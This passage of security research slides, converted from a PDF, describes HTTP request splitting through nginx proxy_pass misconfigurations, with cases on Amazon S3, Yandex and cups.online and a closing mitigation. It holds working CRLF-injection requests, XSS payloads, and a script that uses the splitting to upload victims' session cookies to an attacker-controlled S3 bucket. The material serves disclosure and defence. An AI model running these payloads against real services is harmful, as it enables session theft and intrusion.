


```
GET /s3/xss.html%20HTTP/1.1%0d%0aHost:attacker-bucket%0d%0a%0d%0a HTTP/1.1
Host: company.tld
Cookie: sessionid=xxx;
```

```
GET /s3/xss.html HTTP/1.1
Host: attacker-bucket

HTTP/1.1
Host: company.tld
Cookie: session=xxx;
```

# Case #3: Amazon S3



## Case #3: Amazon S3

This is a great XSS example, but what if we could make it even better?

In fact, we control not only the content stored on S3, but also the bucket settings

```
GET /s3/xss.html HTTP/1.1
```

```
Host: attacker-bucket
```

```
HTTP/1.1
```

```
Host: company.tld
```

```
Cookie: session=xxx;
```

# Case #3: Amazon S3

Set the following bucket policy

```
{
  "Version": "2012-10-17",
  "Id": "Policy1687790232544",
  "Statement": [
    {
      "Sid": "Stmt1687790230460",
      "Effect": "Allow",
      "Principal": "*",
      "Action": [
        "s3:PutObject",
        "s3:GetObject"
      ],
      "Resource": "arn:aws:s3:::attacker-bucket/*"
    }
  ]
}
```

# Case #3: Amazon S3

Now reuses existing XSS for PUT request

```
<script>
fetch(
  '/s3/PoC.txt%20HTTP/1.1%0D%0AHost:attacker-bucket%0D%0AContent-Length:1000%0D%0A%0D%0A',
  {
    method: 'PUT',
    body: 'x'.repeat(1000),
    headers: {
      'Content-Type': 'text/plain'
    },
    credentials: 'include'
  }
)
</script>
```

# Case #3: Amazon S3

Now reuses existing XSS for PUT request

```
PUT /s3/PoC.txt HTTP/1.1
Host: attacker-bucket
Content-Length: 1000
```

```
HTTP/1.1
Host: company.tld
Cookie: secret=value;
Content-Length: 1000
```

```
xxx[...1000...]xxx
```

# Case #3: Amazon S3

<https://attacker-bucket.s3.amazonaws.com/s3/PoC.txt>

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 x-amz-id-2: C1xiR36rHw5Um7Sybjqx90kWXU4vVBEW0nv+oYGHctKvuqDem9iAQqZT4to4kmYM8FKnOSL+1As=
3 x-amz-request-id: 7ZWGQ1R1870EM12M
4 Date: Mon, 26 Jun 2023 15:40:06 GMT
5 Last-Modified: Mon, 26 Jun 2023 15:39:09 GMT
6 ETag: "c7322d9ce0ald7c206d3eee4e06c8145"
7 x-amz-server-side-encryption: AES256
8 Accept-Ranges: bytes
9 Content-Type: binary/octet-stream
10 Server: AmazonS3
11 Content-Length: 1000
12
13 HTTP/1.0
14 Host: [REDACTED].s3.amazonaws.com
15 Connection: close
16 Content-Length: 1000
17 Pragma: no-cache
18 Cache-Control: no-cache
19 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114
20 Content-Type: text/plain
21 Accept: */*
22 Origin: http://local
23 Referer: http://local/s3/put_poc.html%20HTTP/1.1%0D%0AHost: [REDACTED]%0D%0A%0D%0A
24 Accept-Encoding: gzip, deflate
25 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
26 Cookie: secret=value
27
28 XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

file  
content

## Case #3: Amazon S3

This exploitation of the vulnerability is relevant in HTTP Splitting on any object storage. For example:

- VK Cloud Storage
- Yandex Object Storage

If the storage does not allow unauthorized file uploads, create AccessKey and add HTTP header to the payloads.

- Authorization: AWS <access\_key>:<signature>
- Date: <current\_date>





Case #4

[q.yandex-team.ru](https://q.yandex-team.ru)



# Case #4: q.yandex-team.ru



```
proxy_pass http://$proxy_host/chat/internal$uri$is_args$args;  
proxy_set_header Host $proxy_host;  
proxy_set_header X-Yandex-Https yes;
```

```
GET /%20HTTP/1.1%0D%0A:%20x HTTP/1.1  
Host: q.yandex-team.ru
```

```
GET /chat/internal HTTP/1.1  
X: x HTTP/1.1  
Host: yandex.ru
```

## Case #4: q.yandex-team.ru

Any exploit attempts to move part of the HTTP request into the HTTP body would return a 302 redirect

```
GET
/%20HTTP/1.1%0D%0AHost:test.yandex.ru%0D%0A%0D%
0A HTTP/1.1
Host: q.yandex-team.ru
```

```
HTTP/1.1 302 Moved temporarily
[...]
Location: https://yandex.ru/chat/internal/
```

## Case #4: q.yandex-team.ru

Frontend can use custom headers that affect how the backend handles the HTTP request

```
proxy_pass http://$proxy_host/chat/internal$uri$is_args$args;  
proxy_set_header Host $proxy_host;  
proxy_set_header X-Yandex-Https yes;
```

# Case #4: q.yandex-team.ru

After forming the correct headers, this turned into a regular XSS via Host

```
GET /%20HTTP/1.1%0aX-Yandex-Https:yes%0aHost:--%3E%3Cs%3E123xxx.yandex.ru%0a%0a HTTP/1.1
Host: q.yandex-team.ru
```

## Response

	Pretty	Raw	Hex	Render
15	<!--			
16	Visible only on Yandex internal network.			
17				
33	Request:			
34	host:	--><s>123xxx.yandex.ru		
35	build:	yamb		
36	reqid:	1679915017412620-16409412655207956908-sas6-5244-da7-sas-17-balancer-8080-BAL-1598		
37	-->			



Case #5


[davmedia.cups.online](http://davmedia.cups.online)





# Case #5: davmedia.cups.online

Example when the backend supports HTTP pipelining



# Case #5: davmedia.cups.online



```
GET
/contests/%20HTTP/1.1%0d%0aHost:cups.online%0d%0a%0d%0aGET%20/%3cscript%3ealert(document.domain)
%3c/script%3e%20HTTP/1.1%0d%0aHost:%20xxx%0d%0aX: HTTP/1.1
Host: davmedia.cups.online
```

```
GET /contests/ HTTP/1.1
Host:cups.online
```

} 404 Not Found  
Content-Type: text/html

```
GET /<script>alert(document.domain)</script> HTTP/1.1
Host: xxx
X: HTTP/1.1
Host: davmedia.cups.online
```

} 301 Moved Permanently




# Case #5: davmedia.cups.online

- Sometimes an HTTP request responded with two HTTP responses
- Second HTTP response was part of the HTTP Body of the first response
- Why? `\_(ツ)\_/`

## Response

	Pretty	Raw	Hex	Render	Hackvector
34	<code>&lt;div class="errorPage errorPage--404"&gt;</code>				
35	<code>  &lt;div class="errorPage_body"&gt;</code>				
36	<code>    &lt;div class="main_title errorPage_title"&gt;Ошибочка&lt;/div&gt;</code>				
37	<code>    &lt;p class="errorPage_text"&gt;Такая страница не найдена.&lt;/p&gt;</code>				
38	<code>    &lt;a href="/" class="button button--border2" type="button"&gt;На главную&lt;/a&gt;</code>				
39	<code>  &lt;/div&gt;</code>				
40	<code>&lt;/div&gt;</code>				
41	<code>&lt;/div&gt;</code>				
42					
43	<code>&lt;/body&gt;</code>				
44	<code>&lt;/html&gt;</code>				
45	<code>HTTP/1.1 301 Moved Permanently</code>				
46	<code>Server: nginx</code>				
47	<code>Date: Tue, 23 May 2023 22:43:35 GMT</code>				
48	<code>Content-Type: text/html</code>				
49	<code>Content-Length: 178</code>				
50	<code>Connection: close</code>				
51	<code>Location: https://cups.online/&lt;script&gt;alert (document.domain)&lt;/script&gt;</code>				
52					
53	<code>&lt;html&gt;</code>				
54	<code>&lt;head&gt;&lt;title&gt;301 Moved Permanently&lt;/title&gt;&lt;/head&gt;</code>				
55	<code>&lt;body bgcolor="white"&gt;</code>				

# Case #5: davmedia.cups.online



# Mitigation

Use `$request_uri` instead of `$uri`, `$document_uri`

In the exclusion ranges of the regular expression, add whitespace characters (`\s`).

```
location ~ /docs/([^/]*)? { ... $1 ... }           # vulnerable
location ~ /docs/([^/\s]*)? { ... $1 ... }         # not vulnerable
```

